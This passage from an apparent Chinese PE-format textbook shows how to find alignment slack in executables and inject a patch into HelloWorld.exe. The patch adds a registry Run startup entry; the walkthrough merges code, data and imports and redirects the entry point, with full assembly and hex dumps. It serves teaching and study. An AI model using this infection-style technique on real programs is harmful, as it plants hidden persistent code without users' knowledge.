既然文件头部结构中存在的连续空间无法实施大部分补丁程序，那么再来看一下PE文件中为了对齐而补足的空间。大部分的链接器在补足时将该空间的数值置为0，这个特性非常重要，因为只有这样才能结合PE文件结构中的描述，从一个陌生的PE里判断出哪些是对齐用的数据，

以及这些数据的大小。

14.1.2　获取PE文件可用空间的代码

代码清单14-1显示了PE文件头部和每个节因对齐，以及因补足而产生的空闲空间情况（完整代码请见随书文件chapter14\b\pe.asm）：

代码清单14-1　获取PE中可用空间状况（chapter14\b\pe.asm）

```
mov eax,[esi].OptionalHeader.SizeOfHeaders
movzx eax,[esi].FileHeader.NumberOfSections
mov @dwSections,eax
invoke _appendInfo,addr szTitle
;获取各节的内容
mov eax,@dwSections
mov @dwTemp,eax
sub @dwTemp,1
.while @dwTemp!=0FFFFFFFFh
mov eax,@dwSections
dec eax
.if @dwTemp == eax ;表示最后一个节
mov eax,@dwFileSize ;文件大小
mov @dwOff,eax
.else
mov eax,lpFOA
mov @dwOff,eax ;上一个节的起始
.endif
invoke _rSection,@lpMemory,@dwTemp,1,3
add eax,@lpMemory
mov esi,eax
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,dword ptr [esi].PointerToRawData
mov lpFOA,eax
;获取节的名字
pushad
invoke RtlZeroMemory,addr szSection,10
popad
nop
push esi
push edi
mov edi,offset szSection
mov ecx,8
cld
rep movsb
pop edi
pop esi
mov edi,@dwOff
add edi,@lpMemory
xor ecx,ecx
loc2:dec edi
```

```
mov al,byte ptr [edi]
.if al == 0
inc ecx
jmp loc2
.endif
mov dwAvailable,ecx
;计算节区尺寸
mov eax,@dwOff
sub eax,lpFOA
mov dwTotalSize,eax
sub eax,dwAvailable
add eax,lpFOA
mov lpAvailable,eax
invoke wsprintf,addr szBuffer,addr szOut,\
addr szSection,\
lpFOA,\
dwTotalSize,\
dwTotalSize,\
dwAvailable,\
dwAvailable,\
lpAvailable
invoke _appendInfo,addr szBuffer
dec @dwTemp
.endw
;获取文件头部可用空间
;定位到第一个节表项
invoke _rSection,@lpMemory,0,1,3
add eax,@lpMemory
mov esi,eax
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,dword ptr [esi].PointerToRawData
mov dwTotalSize,eax
xor ecx,ecx
add eax,@lpMemory ;指向文件头的尾部
mov edi,eax
loc1:dec edi
mov al,byte ptr [edi]
.if al == 0
inc ecx
jmp loc1
.endif
mov dwAvailable,ecx
mov lpFOA,0
mov eax,dwTotalSize
sub eax,dwAvailable
mov lpAvailable,eax
invoke wsprintf,addr szBuffer,addr szOut,\
addr szHeader,\
lpFOA,\
dwTotalSize,\
dwTotalSize,\
dwAvailable,\
dwAvailable,\
lpAvailable
```

```
107 invoke _appendInfo,addr szBuffer
```

程序分两大部分，第一部分是行7～74，这部分获取PE中所有节的空间信息并显示；剩下的部分为文件头部空间利用情况。

14.1.3 获取PE文件可用空间的测试

以下是获取因对齐而产生的空间的测试结果。

（1）测试记事本程序

运行结果如下：

```
打开的文件：C:\WINDOWS\notepad.exe
名称        FOA         总大小              可用空间        可用空间 FOA
----------------------------------------------------------------------
.rsrc      00008400    32768(8000h)       0(0h)           00010400
.data      00007c00    2048(800h)         503(1f7h)       00008209
.text      00000400    30720(7800h)       186(bah)        00007b46
.head      00000000    1024(400h)         226(e2h)        0000031e
```

注意，.head并不是一个节，而是文件头部，起这个名字是为了实现输出格式化。

（2）测试Explorer.exe程序

运行结果如下：

```
打开的文件：C:\WINDOWS\explorer.exe
名称        FOA         总大小              可用空间          可用空间 FOA
----------------------------------------------------------------------
.reloc     000eb600    14336  (3800h)      182(b6h)          000eed4a
.rsrc      00046a00    674816(a4c00h)      0(0h)             000eb600
.data      00045200    6144   (1800h)      200(c8h)          00046938
.text      00000400    282112(44e00h)      504(1f8h)         00045008
.head      00000000    1024   (400h)       129(81h)          0000037f
```

从测试结果看，大部分的应用程序的节中还是有很多可以利用的空间的，至少能找到可以存放万能字节码的空间。

14.2 添加注册表启动项的补丁程序实例

首先来看本章要使用的补丁程序，补丁的主要目标是在注册表中注册一个启动项。本补丁程序用到三个与注册表相关的API函数，注册表操作系列函数位于动态链接库advapi32.dll中，在编程时需要引入它们的.inc文件和.lib文件。这三个函数分别是：RegCreateKey、RegSetValueEx和RegCloseKey。这三个函数的详细定义在第4章中已做过详细介绍，请读者自行查阅相关信息。

14.2.1 补丁程序的源代码

以下是补丁程序源代码，它完成了在注册表启动项中添加一条启动信息。

代码清单14-2 添加注册表启动项的补丁程序（chapter14\b\patch.asm）

```
;------------------------
;补丁程序
;author：戚利
;date：2010.6.3
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include advapi32.inc
includelib advapi32.lib

;数据段
.data
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN',0
sz2 db 'NewValue',0
sz3 db 'd:\masm32\source\chapter4\LockTray.exe',0
@hKey dd ?


;代码段
.code
start:
invoke RegCreateKey,HKEY_LOCAL_MACHINE,addr sz1,addr @hKey
invoke RegSetValueEx,@hKey,addr sz2,NULL,\
REG_SZ,addr sz3,27h
invoke RegCloseKey,@hKey

jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh ;注意该跳转是后来加入的
ret
end start
```

为了深入了解将补丁程序嵌入到目标PE文件的操作，以上代码并没有使用第13章介绍的嵌入补丁框架。补丁程序通过正常的代码编写方法（没有使用动态加载、重定位等技术）简单地完成了所需要设计的功能；其中，第30行代码开始时并不存在，这行代码的作用是结束嵌入代码执行，跳转到正常程序入口地址。后面将手工实现该代码的嵌入，首先来熟悉一下源程序编译链接后生成的字节码。

14.2.2 补丁程序的字节码

以下是补丁程序的字节码：

1.PE文件头

```
000000B0  50 45 00 00 4C 01 03 00 17 20 07 4C 00 00 00 00  PE..L.... .L....
000000C0  00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00  ...............
000000D0  00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00  ................
000000E0  00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00  . ....@.........
000000F0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
00000100  00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00  .@..............

00000110  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000120  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  10 20 00 00 28 00 00 00 00 00 00 00 00 00 00 00  . ..(...........
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001B0  4C 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00  L...............
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000001D0  2E 72 64 61 74 61 00 00 86 00 00 00 00 20 00 00  .rdata...... ..
000001E0  00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00  ....@..@.data...
00000200  62 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00  b....0..........
00000210  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..
```

2.代码段

```
00000400  68 5E 30 40 00 68 00 30 40 00 68 02 00 00 80 E8  h^0@.h.0@.h...
00000410  2C 00 00 00 6A 27 68 37 30 40 00 6A 01 6A 00 68  ,...j'h70@.j.j.h
00000420  2E 30 40 00 FF 35 5E 30 40 00 E8 17 00 00 00 FF  .0@.  5^0@.....
00000430  35 5E 30 40 00 E8 00 00 00 00 FF 25 08 20 40 00  5^0@.....  %. @.
00000440  FF 25 00 20 40 00 FF 25 04 20 40 00                %. @.  %. @.
```

3.导入表

```
00000600  56 20 00 00 66 20 00 00 48 20 00 00 00 00 00 00  V ..f ..H ......
00000610  38 20 00 00 00 00 00 00 00 00 00 00 78 20 00 00  8 ..........x ..
00000620  00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00  . ..............
00000630  00 00 00 00 00 00 00 00 56 20 00 00 66 20 00 00  ........V ..f ..
00000640  48 20 00 00 00 00 00 00 80 01 52 65 67 43 6C 6F  H ......  .RegClo
00000650  73 65 4B 65 79 00 83 01 52 65 67 43 72 65 61 74  seKey..RegCreat
00000660  65 4B 65 79 41 00 AE 01 52 65 67 53 65 74 56 61  eKeyA..RegSetVa
00000670  6C 75 65 45 78 41 00 00 61 64 76 61 70 69 33 32  lueExA..advapi32
00000680  2E 64 6C 6C 00 00                                .dll..
```

4.数据段

```
00000800  53 4F 46 54 57 41 52 45 5C 4D 49 43 52 4F 53 4F  SOFTWARE\MICROSO
00000810  46 54 5C 57 49 4E 44 4F 57 53 5C 43 55 52 52 45  FT\WINDOWS\CURRE
00000820  4E 54 56 45 52 53 49 4F 4E 5C 52 55 4E 00 4E 65  NTVERSION\RUN.Ne
00000830  77 56 61 6C 75 65 00 64 3A 5C 6D 61 73 6D 33 32  wValue.d:\masm32
00000840  5C 73 6F 75 72 63 65 5C 63 68 61 70 74 65 72 34  \source\chapter4
00000850  5C 4C 6F 63 6B 54 72 61 79 2E 65 78 65 00 00 00  \LockTray.exe...
00000860  00 00                                                          ..
```

14.2.3　目标PE的字节码

为简单起见，这次操作选择HelloWorld.exe作为这次测试的目标PE。以下所示是已经打造完成补丁嵌入的新的PE文件（chapter14\HelloWorld_2.exe）的字节码。

1.PE文件头

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........   ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......

00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00  ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ......!.L!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  5D 5C 6D C1 19 3D 03 92 19 3D 03 92 19 3D 03 92  ]\m.=..=..=.
00000090  97 22 10 92 1E 3D 03 92 E5 1D 11 92 18 3D 03 92  "..=....=.
000000A0  52 69 63 68 19 3D 03 92 00 00 00 00 00 00 00 00  Rich.=..........
000000B0  50 45 00 00 4C 01 03 00 E6 D1 12 4C 00 00 00 00  PE..L....L....
000000C0  00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00  ................
000000D0  00 04 00 00 00 00 00 00 24 10 00 00 00 10 00 00  .........$......
000000E0  00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00  . ....@.........
000000F0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
00000100  00 40 00 00 00 04 00 00 00 00 00 00 02 00 00 00  .@..............
00000110  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
00000120  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  92 20 00 00 50 00 00 00 00 00 00 00 00 00 00 00   ..P............
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
000001B0  76 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00  v...............
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60  ............ ..`
000001D0  2E 72 64 61 74 61 00 00 20 01 00 00 00 20 00 00  .rdata.. .... ..
000001E0  00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00  ................
000001F0  00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00  ....@..@.data...
00000200  0B 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00  .....0..........
00000210  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0  ............@..
```

与原始PE相比，改造后的PE文件头部信息的如下部分发生了变化（上面所列内容的黑体部分）：

IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint（入口地址）

IMAGE_DATA_DIRECTORY.isize(Import)（导入表大小）

IMAGE_DATA_DIRECTORY.VirtualAddress(Import)（导入表所在位置）

IMAGE_SECTION_HEADER(.code).VirtualSize（代码段所处的节的

原始大小）

IMAGE_SECTION_HEADER(.rdata).VirtualSize（导入表所处的节的原始大小）

2.代码段

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j.....  %. @.  %
00000420  00 20 40 00
                      68 69 30 40 00 68 0B 30 40 00 68 02  . @.hi0@.h.0@.h.
00000430  00 00 80 E8 32 00 00 00 6A 27 68 42 30 40 00 6A  ..  2...j'hB0@.j
00000440  01 6A 00 68 39 30 40 00 FF 35 69 30 40 00 E8 1D  .j.h90@.  5i0@..
00000450  00 00 00 FF 35 69 30 40 00 E8 06 00 00 00 E9 9D  ...  5i0@.....
00000460  FF FF FF C3 FF 25 18 20 40 00 FF 25 10 20 40 00        %. @.  %. @.
00000470  FF 25 14 20 40 00                                    %. @.
```

合并以后的代码段明显分为两部分，黑体部分为原始代码的内容，没有发生任何变化；剩余部分字节码为补丁程序的代码段内容；所不同的是，某些指令的操作数已经做了修正。如补丁程序中的第一条压栈指令"push addr @hKey"，在原始的补丁字节码中显示：68 5E 30 40 00，修正以后的PE中显示：68 69 30 40 00。

由于补丁程序的数据段定义的数据变量发生了位置上的迁移，所以指令的操作数也跟随着发生了变化。

3.导入表

```
00000600  76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00  v ......\ ......
00000610  F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00   ...!.. ......
00000620  F0 20 00 00 00 21 00 00 E2 20 00 00 00 00 00 00   ...!.. ......
00000630  84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00   ... ..........
00000640  00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00  ............v ..
00000650  00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65  ....\ .......Me
00000660  73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32  ssageBoxA.user32
00000670  2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63  .dll..  .ExitProc
00000680  65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C  ess.kernel32.dll
00000690  00 00 54 20 00 00 00 00 00 00 00 00 00 00 6A 20  ..T ..........j
000006A0  00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00  ... ..L ........
000006B0  00 00 84 20 00 00 00 20 00 00 20 20 00 00 00 00  .. ... ..  ....
000006C0  00 00 00 00 00 00 12 21 00 00 10 20 00 00 00 00  .......!... ....
000006D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000006E0  00 00 80 01 52 65 67 43 6C 6F 73 65 4B 65 79 00  .. .RegCloseKey.
000006F0  83 01 52 65 67 43 72 65 61 74 65 4B 65 79 41 00  .RegCreateKeyA.
00000700  AE 01 52 65 67 53 65 74 56 61 6C 75 65 45 78 41  .RegSetValueExA
00000710  00 00 61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00  ..advapi32.dll..
```

从ASCII码显示的动态链接库及相关函数的名称可以看出，导入表对原始PE及补丁PE的导入采用了合并操作。当然，合并操作并不像看起来这么简单，合并不是数据的堆砌，而是根据结构进行有约束地重构造。后面还会讲述具体的操作。

4.数据段

```
00000800  48 65 6C 6C 6F 57 6F 72 6C 64 00 53 4F 46 54 57  HelloWorld.SOFTW
00000810  41 52 45 5C 4D 49 43 52 4F 53 4F 46 54 5C 57 49  ARE\MICROSOFT\WI
00000820  4E 44 4F 57 53 5C 43 55 52 52 45 4E 54 56 45 52  NDOWS\CURRENTVER
00000830  53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56 61 6C 75  SION\RUN.NewValu
00000840  65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73 6F 75 72  e.d:\masm32\sour
00000850  63 65 5C 63 68 61 70 74 65 72 35 5C 4C 6F 63 6B  ce\chapter5\Lock
00000860  54 72 61 79 2E 65 78 65 00 00 00 00 00           Tray.exe.....
```

注意　补丁后的PE文件数据段是补丁前PE数据段内容，及补丁程序数据段内容的叠加。这种叠加方式必须有一个前提，那就是要确保叠加补丁数据时的位置。补丁数据不能覆盖目标PE数据段的数据。因为原始PE文件的数据段中只定义了"HelloWorld\0"字符串，所以合并时将补丁程序的数据内容紧跟在该字符串之后。

14.3　手工打造目标PE的步骤

为了熟悉程序流程，先通过手工方式打造这一补丁。目的是使用最原始的不经过加工（如免重定位、动态加载技术）的程序，在尽量不改变目标PE结构的前提下，实现将代码附加到.text节中、将数据附加到.data节中、将导入表附加到.rdata中，以实施补丁。

14.3.1　基本思路

为了能将补丁程序插入到目标PE的空闲空间里，需要重点处理以下几种数据：数据段、代码段和常量段。此次手工补丁的基本思路如下：

首先，从目标PE中获取如下参数：目标PE的节空闲长度。由于导入表需要单独的空间，所以目标PE至少要有两个节。这样可以把补丁代码和数据放到一个节中，而导入表等其他常量则放到另外一个节中。

其次，计算补丁程序的代码节和数据节的大小，并判断目标PE是否有单独的节空间。

然后，计算补丁程序与目标PE总的导入表所需要的空间，并判断目标PE是否有单独的节空间。

最后，修正代码及相关参数。

打完补丁以后的目标程序大致结构见图14-1。



图　14-1　在节的空闲空间补丁

如图所示，依据同类数据放到相同类别的数据所在节中的基本原则，补丁代码嵌入到.text节，导入表及相关结构嵌入到.rdata节，而数据则嵌入到.data节。下面分别来看对各类数据的手工处理过程。

14.3.2　对代码段的处理

附加代码的最佳方法是将代码附加到某一位置，然后修改入口地址，使其指向该位置。当运行完附加代码后，还要回到原代码处执行。这时候需要在附加代码的最后添加一条跳转指令，该指令常用的有两种，一个是EB，另外一个是E9；但EB属于近跳转，在某些大型的程序中，当附加代码和原代码距离超过一个字节时，该指令就无能为力了，所以，这里选用E9指令，后跟一个双字的有符号偏移量。

总体来说，对代码段的处理包括以下两部分：

将代码附加到目标PE的某个位置

修正代码中的地址

第一步操作很简单，将目标代码复制到原始代码后（文件偏移0x00000424处）即可。下面重点讲述第二部分内容，即修正代码中的地址。要实现这一步操作需要解决以下三个问题：

1)代码中哪些地址是需要修正的？即要明晰字节码与指令之间的关系。

2)在毫无意义的字节码序列中，如何确定哪些字节码是描述地址的。

3)找到这些地址后，如何修正它们。

以下将围绕上述三个问题进行详细描述。

1.获取指令码与字节码的对应关系

在本书的学习过程中，经常会碰到将指令翻译为字节码，将字节码翻译为指令这样的任务。那么，有没有一种办法能够查找到汇编语言中的指令与字节码之间的对应关系呢？下面将使用一个简单的程序生成字节码，并通过dasm程序反编译后获取指令与字节码之间的对应关系。

如代码清单14-3所示，该程序生成了一个用以描述字节码与汇编指令之间关系的文件comset.bin；通过反汇编程序反汇编该文件，即可得到字节码与汇编指令之间一对一的关系。

代码清单14-3　测试字节码与汇编指令之间的关系（chapter14\makeComFile.asm）

```
;------------------------
```

```
;生成comset.bin文件，测试字节对应的指令
;作者：戚利
;开发日期：2010.6.2
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data
szText db 'Sucess!',0
szFile db 'c:\comset.bin',0 ;生成的文件
szBinary db 00,00,00,00,00,90h,90h
hFile dd ?
dwSize db 0ffh
dwWritten dd ?
;代码段
.code
start:
invoke CreateFile,addr szFile,GENERIC_WRITE,\
FILE_SHARE_READ,\
0,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,0
mov hFile,eax
.repeat
mov al,dwSize
mov byte ptr [szBinary],al
invoke WriteFile,hFile,addr szBinary,7,addr dwWritten,NULL
dec dwSize
.break.if dwSize == 0
.until FALSE
invoke CloseHandle,hFile
invoke MessageBox,NULL,offset szText,NULL,MB_OK
invoke ExitProcess,NULL
end start
```

该程序的基本思路是构造从00～ff之间的所有指令码的指令＋操作数，指令与指令之间操作数的长度为6个字节，最后两个字节是指令nop对应的90h。

运行后生成comset.bin字节码集合，使用dasm反编译，会生成如下结构的指令码与字节码之间的对应关系。通过这些对应关系，我们很容易就知道了哪个字节码翻译成汇编指令以后会是什么。

```
:00000000 FF00                          inc dword ptr [eax]
:00000002 000000                        BYTE  3 DUP(0)

:00000005 90                            nop
:00000006 90                            nop
:00000007 FE00                          inc byte ptr [eax]
:00000009 000000                        BYTE  3 DUP(0)

:0000000C 90                            nop
:0000000D 90                            nop
:0000000E FD                            std
:0000000F 00000000                      BYTE  4 DUP(0)

:00000013 90                            nop
:00000014 90                            nop
:00000015 FC                            cld
:00000016 00000000                      BYTE  4 DUP(0)

:0000001A 90                            nop
:0000001B 90                            nop
:0000001C FB                            sti
:0000001D 00000000                      BYTE  4 DUP(0)

:00000021 90                            nop
:00000022 90                            nop
:00000023 FA                            cli
:00000024 00000000                      BYTE  4 DUP(0)
……
```

通过以上方法可以得知，在00 ~ ff字节码中，被翻译为跳转指令的一共有3个，它们分别是（加黑部分）：

```
:0000008C EB00                          jmp 0000008E
:0000008E 90                            nop
:00000093 EA000000009090                jmp 9090:00000000
:0000009A E900000000                    jmp 0000009F
:0000009F 90                            nop
:000000A1 E800000000                    call 000000A6
:000000A6 90                            nop
```

扩展学习　两种最常用的跳转指令EB和E9

（1）EB指令

该指令为段内跳转指令，其后跟一个字节的偏移，其反汇编的代码为：

```
EB xx JMP SHORT DWORD PTR [$+xx]
```

其中偏移xx是有符号数。

偏移为负数的例子：比如偏移＝A0，最高位为1，它就是一个负数，跳转方向是往前跳。去掉最高位后取反加1得到的是偏移量。

10100000（去符号位）＝0100000（取反）＝1011111（加1）

＝1100000（转十六进制）＝60h

从指令EB A0的下一条指令开始往前找60h个字节，就是要跳转到的位置。

在大范围跳转指令中，EB通常跳转不到指定位置，所以要使用操作数大一些的偏移来完成流程的转向。通常使用E9指令，后面还会看到大量使用FF 25指令的例子。

（2）E9指令

E9是段间相对转移指令，后面跟的是相对当前指令的下一条指令的地址的偏移量，目标地址的计算公式为：

该指令中的偏移值＋本转移指令的下一条指令的地址

看一个例子：

```
00401000    E9370F0800    JMP    00481F3C
00401005    ...
```

因为在Win32下E9指令占5个字节，所以：

偏移量＝目标地址-（转移指令所在地址＋5）

＝00481f3c-（00401000＋5）＝00080f37

输入时LSB（最低有效位）在前，MSB（最高有效位）在后就可以了。为了完成补丁代码结束以后向目标PE入口地址的跳转，这里将源代码稍做修改，增加了最后的E9跳转指令。

```
    invoke RegCreateKey,HKEY_LOCAL_MACHINE,addr sz1,addr @hKey invoke RegSetValueEx,@hKey,addr sz2,NULL,\
    REG_SZ,addr sz3,27h
    invoke RegCloseKey,@hKey
    jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
```

那么E9指令后的操作数如何计算呢？看下面的例子：

```
0040102A    . E8 1D000000       CALL <JMP.&advapi32.RegSetValueExA>
0040102F    > FF35 5E304000     PUSH DWORD PTR DS:[40305E]
00401035    . E8 06000000       CALL <JMP.&advapi32.RegCloseKey>
0040103A    .^ E9 F0FFFFFF      JMP patch.0040102F
0040103F    .  C3               RETN
```

E9指令操作数是有方向的偏移量，如果是往后跳，则将当前位置和要跳转的位置间的间隔字节个数（该间隔包含E9指令本身）减1，然后取反；如果是往前跳，则直接用当前位置和要跳转的位置间的间隔（含E9指令本身）字节个数即可。

如上加黑部分所示"JMP patch.0040102F"，该示例为前跳，要跳转的位置是0040102Fh。计算该位置的指令到E9指令的字节码个数为16，二进制表示00000010h，减1以后得到的结果为0000000Fh；将0000000Fh取反得到的结果是FFFFFFF0h，该结果即为E9指令的偏移。

下面计算HelloWorld.exe中的跳转偏移。从E9指令到目标文件的最初起始指令大小为63h，减1以后为62h（即0000 0000 0000 0000 0000 0000 0110 0010），取反结果为1111 1111 1111 1111 1111 1111 1001 1101，写成十六进制为FF FF FF 9Dh。

2.判断程序代码中的操作数是地址

这个不是特别容易，至少笔者是这么认为的。比如压栈指令push，压双字的指令字节码为68，但压入的是值还是RVA很难判断，因为这个压栈操作需要结合具体的函数进行分析才能得出结论。这里采用的办法是：根据后面操作数的具体值进行模糊推测。方法是取出指令的操作数，然后比较该值与数据所在段的范围；如果落在该范围内，则直接认为这是一个RVA。类似的代码如下：

```
mov eax,dwPatchImageBase ;补丁基地址:040000h
add eax,dwPatchMemDataStart ;补丁数据段起始地址：003000h
mov @value1,eax
.repeat
mov bx,word ptr [edi]
.if bx == 05FFh
;取其后的一个字FF 05 43 02 04 00
mov ebx,dword ptr [edi+2]
mov @value,ebx
mov eax,@value ;计算RVA中距离数据段起始的偏移量@off
sub eax,@value1
mov @off,eax
and ebx,0ffff0000h
;判断该双字是否以ImageBase开始
mov edx,dwPatchImageBase
and edx,0FFFF0000h
.if ebx == edx
```

3.修正代码中的RVA

代码中有许多对数据段变量进行操作的指令，由于在进行数据合并

时更改了数据段中某些变量的位置，所以，指令中这些涉及数据段变量的操作数必须得到修正。应该说，对程序而言这是一件很难的工作。但补丁程序是由开发者自己编写的，知道在编码时使用了哪些带地址的操作数的指令，相对来说再修正代码就容易多了。本实例将只对以下指令后的操作数进行修正：

```
0040101F   .  68 2E304000          PUSH patch.0040302E
00401024   .  FF35 5E304000        PUSH DWORD PTR DS:[40305E]
0040102A   .  E8 3B000000          CALL <JMP.&advapi32.RegSetValueExA>
0040102F   .  FF35 5E304000        PUSH DWORD PTR DS:[40305E]
00401035   .  E8 24000000          CALL <JMP.&advapi32.RegCloseKey>
0040103A   .  A3 5E304000          MOV DWORD PTR DS:[40305E],EAX
0040103F   .  B8 00304000          MOV EAX,patch.00403000
00401044   .  0305 5E304000        ADD EAX,DWORD PTR DS:[40305E]
0040104A   .  FF05 5E304000        INC DWORD PTR DS:[40305E]
00401050   .  8305 5E304000 02     ADD DWORD PTR DS:[40305E],2
0040187E   $- FF25 50204000 JMP DWORD PTR DS:[<&user32.wsprintfA>]
```

具体包括：

A3指令（传值指令mov @hKey,eax）

B8指令（传值指令mov eax,offset sz1）

03 05指令（加法指令add eax,@hKey）

FF 05指令（加1指令inc @hKey）

68指令（段内压栈指令push dword ptr ds:[xxxx]）

FF 25指令（跨段的跳转指令jmp dword ptr ds:[xxxx]）

FF 35指令（跨段的压栈指令push dword ptr ds:[xxxx]）

下面是对两个PE文件代码的合并。最终生成的目标文件的0400h处开始的是原代码，未做任何修改：

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j.....  %. @.  %
00000420  00 20 40 00
```

从0424h处开始的是新代码，代码中凡是地址的操作数均做了修正（以下加边框的部分）。加黑部分E9 9D FF FF FF则是跳转到原代码处的指令。

```
                      68 [69 30 40 00] 68 [0B 30 40 00] 68 02   . @.hi0@.h.0@.h.
00000430  00 00 80 E8 32 00 00 00 6A 27 68 [42 30 40 00] 6A     ..  2...j'hB0@.j
00000440  01 6A 00 68 [39 30 40 00] FF 35 [69 30 40 00] E8 1D   .j.h90@.  5i0@..
00000450  00 00 00 FF 35 [69 30 40 00] E8 06 00 00 00 E9 9D     ...  5i0@.....
00000460  FF FF FF C3 FF 25 [18 20 40 00] FF 25 [10 20 40 00]        %. @.  %. @.
00000470  FF 25 [14 20 40 00]                                   %. @.
```

下面谈谈如何进行地址修正。例如，第一个地址原始值为0040305Eh，因为数据段的地址是在原数据的后面，即距离原数据的偏移为：

数据当前位置减去数据原来位置：

0000300Bh-00003000h＝0Bh

地址进行修正的时候加上这个偏移量即可。如例子中的第一个地址：

0040305Eh＋0Bh＝00403069h

所以说，确定了数据在内存中的地址以后再对代码中的地址进行修正就很容易了。

14.3.3 对导入表的处理

要想操作导入表，必须知道导入表所在节的相关信息，所以，首先要找到导入表所在的节。导入表所在的节的确定方法如下：

步骤1 通过数据目录表获取导入表的RVA。

步骤2 通过该RVA与每个节的起始、结束RVA对比。

步骤3 确定导入表落在哪个节内。

知道了导入表的在哪个节里，与这个节有关的其他信息，比如，节在文件中的的起始地址、节在内存中的起始地址、节的实际尺寸等参数，就可以从节表项的结构中获取到了，相关代码如下：

```
mov esi,_lpFileHead
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edi,_dwRVA
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
assume edx:ptr IMAGE_SECTION_HEADER
movzx ecx,[esi].FileHeader.NumberOfSections
;遍历节表
.repeat
mov eax,[edx].VirtualAddress
add eax,[edx].SizeOfRawData ;计算该节结束RVA
.if(edi>=[edx].VirtualAddress)&&(edi<eax)
mov eax,[edx].PointerToRawData
jmp @F
.endif
add edx,sizeof IMAGE_SECTION_HEADER
.untilcxz
```

